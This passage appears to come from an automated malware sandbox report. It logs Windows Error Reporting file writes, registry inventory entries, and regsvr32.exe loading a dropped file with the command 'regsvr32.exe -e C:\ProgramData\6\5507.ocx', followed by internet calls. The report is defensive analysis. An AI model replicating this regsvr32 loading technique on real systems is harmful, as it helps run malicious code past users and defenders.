C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	7114	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	7150	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	7154	2	09 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	7156	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	7180	4	0d 00 0a 00		success or wait	3	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	7184	2	09 00		success or wait	6	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	7188	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>00000000</Flags>	success or wait	3	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	7442	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	7446	2	09 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	7448	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	7474	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	7478	2	09 00		success or wait	1	6E59497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	7480	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 31 00 2d 00 33 00 30 00 54 00 32 00 31 00 3a 00 33 00 31 00 3a 00 30 00 36 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-01-30T21:31:06Z">	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	7580	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	7584	2	09 00		success or wait	2	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	7588	266	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 39 00 31 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 33 00 35 00 37 00 36 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 34 00 37 00 30 00 31 00 35 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 34 00 37 00 30 00 31 00 35 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64	<Process AsId="391" PID="3576" UptimeMS="47015" TimeSinceCreationMS="47015" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	7854	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	7858	2	09 00		success or wait	2	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	7862	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	7882	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	7886	2	09 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	7888	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	7926	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	7930	2	09 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	7932	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6E59497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	7970	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	7974	2	09 00		success or wait	2	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	7978	98	3c 00 47 00 75 00 69 00 64 00 3e 00 61 00 62 00 31 00 66 00 37 00 65 00 31 00 62 00 2d 00 65 00 39 00 33 00 38 00 2d 00 34 00 65 00 37 00 63 00 2d 00 61 00 32 00 63 00 38 00 2d 00 39 00 38 00 66 00 63 00 37 00 64 00 64 00 37 00 64 00 39 00 31 00 38 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>ab1f7e1b-e938-4e7c-a2c8-98fc7dd7d918</Guid>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	8076	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	8080	2	09 00		success or wait	2	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	8084	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 31 00 2d 00 33 00 30 00 54 00 32 00 31 00 3a 00 33 00 31 00 3a 00 30 00 36 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-01-30T21:31:06Z</CreationTime>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	8182	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	8186	2	09 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	8188	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	8228	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	8232	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6E59497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2AB2.tmp.xml	0	4630	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_regsvr32.exe_e8da9d9d47a999f039c77c46f5a596d8854d75e_7a325c51_195cb6b3\Report.wer	0	2	fd fd		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_regsvr32.exe_e8da9d9d47a999f039c77c46f5a596d8854d75e_7a325c51_195cb6b3\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	199	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_regsvr32.exe_e8da9d9d47a999f039c77c46f5a596d8854d75e_7a325c51_195cb6b3\Report.wer	14254	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 31 00 34 00 32 00 37 00 30 00 35 00 37 00 32 00 30 00 33 00	MetadataHash=1427057203	success or wait	1	6E59497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{96f73a6f-55d1-b227-2a92-ec805a3e824a}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6E5B36BF	unknown
\REGISTRY\A\{96f73a6f-55d1-b227-2a92-ec805a3e824a}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6E5B36BF	unknown
\REGISTRY\A\{96f73a6f-55d1-b227-2a92-ec805a3e824a}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	success or wait	1	6E5B36BF	unknown
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	success or wait	1	6E5B1FB2	RegCreateKeyExW
\REGISTRY\A\{96f73a6f-55d1-b227-2a92-ec805a3e824a}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6E5943D1	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{96f73a6f-55d1-b227-2a92-ec805a3e824a}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	ProgramId	unicode	0000f519feec486de87ed73cb92d3cac802400000000	success or wait	1	6E5B36BF	unknown
\REGISTRY\A\{96f73a6f-55d1-b227-2a92-ec805a3e824a}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	FileId	unicode	000088630f60e73454670a7d9b64c98b4798d1de8872	success or wait	1	6E5B36BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{96f73a6f-55d1-b227-2a92-ec805a3e824a}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	LowerCaseLongPath	unicode	c:\windows\syswow64\regsvr32.exe	success or wait	1	6E5B36BF	unknown
\REGISTRY\A\{96f73a6f-55d1-b227-2a92-ec805a3e824a}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	LongPathHash	unicode	regsvr32.exe|f4ddfe6b	success or wait	1	6E5B36BF	unknown
\REGISTRY\A\{96f73a6f-55d1-b227-2a92-ec805a3e824a}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	Name	unicode	regsvr32.exe	success or wait	1	6E5B36BF	unknown
\REGISTRY\A\{96f73a6f-55d1-b227-2a92-ec805a3e824a}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	Publisher	unicode	microsoft corporation	success or wait	1	6E5B36BF	unknown
\REGISTRY\A\{96f73a6f-55d1-b227-2a92-ec805a3e824a}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	Version	unicode	10.0.17134.1 (winbuild.160101.0800)	success or wait	1	6E5B36BF	unknown
\REGISTRY\A\{96f73a6f-55d1-b227-2a92-ec805a3e824a}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	BinFileVersion	unicode	10.0.17134.1	success or wait	1	6E5B36BF	unknown
\REGISTRY\A\{96f73a6f-55d1-b227-2a92-ec805a3e824a}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	BinaryType	unicode	pe32_i386	success or wait	1	6E5B36BF	unknown
\REGISTRY\A\{96f73a6f-55d1-b227-2a92-ec805a3e824a}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	ProductName	unicode	microsoft. windows. operating system	success or wait	1	6E5B36BF	unknown
\REGISTRY\A\{96f73a6f-55d1-b227-2a92-ec805a3e824a}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	ProductVersion	unicode	10.0.17134.1	success or wait	1	6E5B36BF	unknown
\REGISTRY\A\{96f73a6f-55d1-b227-2a92-ec805a3e824a}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	LinkDate	unicode	04/09/1971 17:28:23	success or wait	1	6E5B36BF	unknown
\REGISTRY\A\{96f73a6f-55d1-b227-2a92-ec805a3e824a}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	BinProductVersion	unicode	10.0.17134.1	success or wait	1	6E5B36BF	unknown
\REGISTRY\A\{96f73a6f-55d1-b227-2a92-ec805a3e824a}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	Size	B	00 52 00 00 00 00 00 00	success or wait	1	6E5B36BF	unknown
\REGISTRY\A\{96f73a6f-55d1-b227-2a92-ec805a3e824a}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	Language	dword	1033	success or wait	1	6E5B36BF	unknown
\REGISTRY\A\{96f73a6f-55d1-b227-2a92-ec805a3e824a}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	IsPeFile	dword	1	success or wait	1	6E5B36BF	unknown
\REGISTRY\A\{96f73a6f-55d1-b227-2a92-ec805a3e824a}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	IsOsComponent	dword	1	success or wait	1	6E5B36BF	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	15 00 00 40 00 00 00 00 00 00 00 00 9B A1 CB 74 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6E5B1FE8	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **1264**, Parent PID: **664**

General

Target ID:	37

Start time:	13:33:02
Start date:	30/01/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe -e C:\ProgramData\6\5507.ocx
Imagebase:	0x7ff698e60000
File size:	24064 bytes
MD5 hash:	D78B75FC68247E8A63ACBA846182740E
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\ProgramData\6\5507.ocx	unknown	64	success or wait	1	7FF698E610E3	ReadFile
C:\ProgramData\6\5507.ocx	unknown	264	success or wait	1	7FF698E61125	ReadFile

Analysis Process: regsvr32.exe PID: **2016**, Parent PID: **1264**

General

Target ID:	38
Start time:	13:33:02
Start date:	30/01/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-e C:\ProgramData\6\5507.ocx
Imagebase:	0x960000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6F84609E	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6F84609E	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6F84609E	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6F84609E	InternetOpenUrlA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6F84609E	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6F84609E	InternetOpenUrlA

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly